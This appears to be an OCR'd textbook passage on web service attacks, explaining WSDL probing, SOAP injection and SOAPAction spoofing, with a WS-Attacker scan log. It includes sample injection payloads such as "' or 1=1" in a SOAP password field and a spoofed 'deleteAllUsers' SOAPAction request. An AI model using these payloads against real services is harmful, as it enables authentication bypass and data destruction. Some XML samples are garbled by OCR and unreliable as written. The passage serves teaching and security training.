

Attacker
Web Service Client
WSDL
.net
Java
Package Application
Custom Application
Database
Database System
Application Management Server
Identity Management Server
Web Services
SOAP Injection, XML Injection
WSDL Probing Attacks
Information Leakage, Application Logic Attacks
Database Attacks, DoS Attacks


Figure 14.77: Web service attack

Web Services Probing Attacks

WSDL files are automated documents consisting of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to perform an SQL attack.

A web service probing attack involves the following steps:

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional breakdown, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses



```
<?xml version="l.O· encoding="U TF-S' standalone="
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/" xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLlctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4: password>
</SOAPSDK 4: GetProduc t In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```


```
<?>o:ml version=" l, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem "- instl'lnce "
xmlns: xsd='http://www .w3 .org/20D l/XMLSchem/'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to process request. --->
system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'productname like '" and providerid = '312 - 111
- 8543''. At system.Data.OleDb.OleDbcommand.ExecuteCommandTextErrorHandling
(Int32 hr) at system.Data.OleDb.OleDbcommand.ExecuteCommandTextForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.OleDbcommand.ExecuteCommandText(Object&executeResult) at System .Data .OleDb .OleDbCommand
.ExecuteCommand (Command Behavior behavior , Object&executeResult) at System .Data .OleDb .OleDbCo mm and. ExecuteRe ader I
nterna l (Command Behavior behavior, String method) at System.Data. OleDb. OleDbcommand.ExecuteReader(CommandBehavior
behavior) at System.Data.OleDb.OleDbcommand.ExecuteReader() at Product Info. ProductDBAccess. Get Product Information(String p
roductName, String uid, String password) at ProductInfo.ProductInfo.GetProductInformationByName(String name, String uid, String
password) --- End of inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Figure 14.78: Web Services Probing attack

Web Service Attacks: SOAP Injection

SOAP is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of a SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semicolons, and so on.

The attacker injects malicious query strings in the user input field to bypass web service authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.



Username: %

Password: ' or 1= 1 or blah = '

```
<?xml version= ' 1.0' encoding= 'UTF-8' standalone= 'no"?>
- <SOAP-ENV:Envelope xmlns: SOAPSDK1="http://www.w3.org/2001/XMLSchema '
xmlns: SOAPSDK2=' http://www.w3.org/2001/ XMLSchema - instance'
xmlns: SOAPSDK3=' http://schemas.xmlsoap.org/soap/encoding/' xmlns:
SOAPENV='http://schemas .xmlsoap.org/soap IenvelopeI'>
- <SOAP-ENV:Body>
- <SOAPSDK4:GetProductInformationByName
xmlns: SOAPSDK4=' http:// certifiedhacker/ProductInfo /'>
<SOAPSDK4: name>% </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password>' or 1= 1 or blah = '</SOAPSDK4: password>
</SOAPSDK 4: GetProductInformationByName> </SOAP-ENV:Body>
</SOAP- ENV : Envelope>
```

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductlnformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductInformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductlnformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Figure 14.79: Web Services Soap Injection attack

Web Service Attacks: SOAPAction Spoofing

Every SOAP request message contains an operation that is executed by the application and is included as the first child element in the SOAP body. When SOAP messages are transmitted using HTTP, an additional HTTP header known as SOAPAction is used. The operation to be executed is included in the SOAPAction header. The header element informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing. Attackers can exploit this optimization to manipulate the operations included in the SOAPAction headers.

For example, consider a web service that includes two operations, createUser and deleteAllUsers, and is vulnerable to such an attack. Assume that this web service is protected by a gateway and only authorized users who have direct communication with the web service can perform the deleteAllUsers operation. An attacker in front of the gateway can perform a SOAPAction spoofing attack by manipulating the SOAPAction header as follows:

An HTTP request message for creating a user:

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "createUser"
<Envelope>
      <Header />
      <Body>
            <createUser>
                  <login>rinnimathews</login>
                  <pwd>password</pwd>
            </createUser>
      </Body>
</Envelope>
```

The attacker can modify the SOAPAction to “deleteAllUsers”, and the gateway passes this message because the SOAP body consists of the createUser operation.


```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "deleteAllUsers"
<Envelope>
      <Header />
      <Body>
            <createUser>
                  <login>rinnimathews</login>
                  <pwd>password</pwd>
            </createUser>
      </Body>
</Envelope>
```

Attackers use tools such as WS-Attacker to perform SOAPAction spoofing:

- **WS-Attacker**

  Source: *https://github.com*

  WS-Attacker is a tool for performing automatic penetration tests of web services. It is an open-source and easy-to-use software solution with multiple plugins for different attack types, and it provides a security checking interface. WS-Attacker provides functionality to load WSDL files and send SOAP messages to the web service endpoints and can test if any web service is vulnerable to attacks such as XML signature wrapping, SOAPAction spoofing, and DoS.



Name	Status		Current	Max	Vulnerable?
SOAPAction Spoofing	Finished		3	3	YES
WS-Addressing Spoofing	Finished		0	3	no

Time	Level	Source	Content
22:25:32.887	Info	SOAPAction Spoofing	Using first SOAP Body child 'HelloNameResponse' as reference
22:25:32.887	Info	SOAPAction Spoofing	Automatic Mode
22:25:32.887	Info	SOAPAction Spoofing	Creating attack vector
22:25:32.887	Info	SOAPAction Spoofing	Found 1 suitable SOAPActions: [http://tempuri.org/GoodbyeName]
22:25:32.887	Info	SOAPAction Spoofing	Using SOAPAction Header 'http://tempuri.org/GoodbyeName'
22:25:32.902	Info	SOAPAction Spoofing	Detected first body child: 'GoodbyeNameResponse'
22:25:32.902	Important	SOAPAction Spoofing	The server accepts the SOAPAction Header http://tempuri.org/GoodbyeName and executes the corresponding operation. Got 3/3 Points
22:25:32.902	Critical	SOAPAction Spoofing	(3/3) Points: The server executes the Operation specified by the SOAPAction Header. This can be abused to execute unauthorized operations, if authentication is controlled by the SOAP message.
22:25:32.918	Info	WS-Addressing Spoofing	Starting MicroHttpServer on port 10080
22:25:34.74	Info	WS-Addressing Spoofing	Trying to attack using 'ReplyTo' method
22:25:37.621	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:37.621	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:41.121	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:41.121	Info	WS-Addressing Spoofing	'ReplyTo' attack failed.
22:25:41.121	Info	WS-Addressing Spoofing	Trying to attack using 'To' method
22:25:44.433	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:44.433	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:47.730	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:47.730	Info	WS-Addressing Spoofing	'To' attack failed.
22:25:47.730	Info	WS-Addressing Spoofing	Trying to attack using 'FaultTo' method (request will have empty SOAP Body)
22:25:51.42	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:51.42	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:54.339	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:54.339	Info	WS-Addressing Spoofing	'FaulTo' attack failed.

[INFO] Plugin finished: 0/3

